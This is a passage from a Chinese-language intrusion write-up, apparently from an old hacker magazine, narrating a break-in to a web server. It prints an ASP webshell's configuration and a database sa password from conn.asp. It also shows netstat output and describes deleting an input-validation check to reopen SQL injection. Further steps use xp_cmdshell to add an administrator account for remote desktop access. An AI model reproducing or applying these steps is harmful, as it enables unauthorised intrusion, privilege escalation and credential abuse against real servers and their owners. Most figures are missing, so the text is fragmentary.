


图6

网站权限就在眼前，要怎么知道他的密码呢？试试默认密码，不成功。这时灵光一闪，对了，可以利用数据库备份功能把asp木马备份成txt格式文件，然后在IE中浏览，这样不就可以正常查看到木马的内容了吗，如图7。备份成功后在IE中浏览，如图8，密码显示出来了！这回总算是有个webshell，可以近一步的渗透主机了。






图7


```
Const m = "HYTop2006"                                  ''自定义Session前缀
Const showLogin = ""                                   ''为空直接显示登录界面,
Const clientPassword = "#"                        ''插入后门的密码,如果要插入数据库
Const dbSelectNumber = 10                         ''数据库操作时默认从表中选取的数
Const isDebugMode = False                         ''是否调试模式
Const myName = "芝麻开门,偶是老马"                ''登录页按扭上的文字
Const notdownloadsExists = False             ''原ACCESS数据库中是否存在notdownloadsExis
Const userPassword = "guojuen"               ''管理密码
Const myCmdDotExeFile = "command.com"        ''定义cmd.exe文件的文件名
Const strJsCloseMe = "<input type=button value=' 关闭 ' onclick='window.close();'>"
```
图8

webshell中提升权限目前最常用的方法就是利用serv-u，不过，我在asp木马中查看开放服务却没有发现serv-u。那就替换系统服务，到c:\winnt\system32\下看看能不能写入，失败。


再到“C:\Documents and Settings\All Users\「开始」菜单\程序\启动”目录下上传个木马等主机启动时自动运行，也不能写入。看来主机使用的是NTFS分区，有权限设置。沉住气，再在webshell中执行netstat -an命令，看看主机都开放了哪些端口，如图9，可以利用的端口只有1433和3389。先来试试1433溢出，没有成功。那就只好找MS-SQL的密码了。



```
Active Connections


  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:25             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:106            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:110            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:143            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1027           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1030           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1031           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1032           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1034           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1035           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1041           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1412           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1433           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3386           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:4554           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:8383           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:8385           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:8399           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:8484           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:8899           0.0.0.0:0              LISTENING
```
图9

ms-sql的连接密码一般都会存放在conn.asp的链接文件中，于是我就在网站的目录下寻找conn.asp文件。在D盘web目录下看到了www.yyy.com文件夹，看来这也是一个网站的目录。打开文件夹发现了一个conn.asp文件，打开看看，竟然是SA连接权限，如图10。这下太爽了，ping一下www.yyy.com，发现和www.xxx.com是同一IP地址，也就是说这2个网站是在同一台服务器上的，拿到www.yyy.com的sa权限也就等于拿到www.xxx.com的服务器权限。接下来的思路就是拿出工具连接，再利用xp_cmdshell添加管理员帐号，最后通过3389远程登录。


```
<%set conn=server.createobject("adodb.connection")
  conn.open("DSN=jlxx;UID=sa;PWD=qwslb425827")
  %>
```
图10

可是我用工具连接数据库时，却弹出“连接失败”的对话框，看来是被对方的防火墙给拦截了。诱人的SA帐号摆在眼前却无法利用，世上最痛苦的事莫过于此。

既然yyy网站是用sa权限连接的，那我们就看看他有没有注入漏洞，如果有的话注入的权限也是SA权限。打开yyy网站找到“asp?”链接，使用“'”、“and”测试，却让人失望。既然我们有网站的读写权限，那就意味着可以手工把“'”、“and”的限制去掉，然后再SA权限注入，如图11。


```
if not isnumeric(request("id")) and request("id")<>"" then
        response.write"错误的系统参数!ID必须是数字"
        response.end
```
图11

isnumeric函数判断变量的值是否可为数值，如果id参数不是数值而且id参数不为空，程序就会执行“response.write"错误的系统参数!ID必须是数字"”，只要我们把“not isnumeric(request("id")) and”这句删掉就可以正常注入了。删除后，拿出NB进行测试，如图




图12




图13

12，出来了SA权限。接下来就是直接添加管理员帐号，如图13，却提示“意外数据”。怎么会？难道xp_cmdshell被删除了？

我又试了下“net user”命令，可以正常执行呀，但ashy的帐号却没能添加成功。为什么呢？再来试试用net1添加，也失败了。

再在本地写了个添加管理员帐号的bat文件，webshell中上传，在NB中执行，还是失败！都已经拿到SA权限了，不能就这么不明不白的放弃，一定要把原因找出来……N长时间后，好友小俊上线了，我把问题和他一讲，他告诉我说可能是安全策略中的密码策略搞的鬼，而且还告诉我突破的方法，如图14。

从图14中可以知道密码策略中设置的密码最长为14位，那么我们就添加个14位带有大小写数字和特殊符号密码的帐号，如图15，哈哈，终于添加成功了！




图14




图15

有了管理员帐号，接下来就是登录3389实现对主机的进一步控制，既然对方有防火墙，那么3389也很有可能不对外开放，不出所料，如图16。




图16




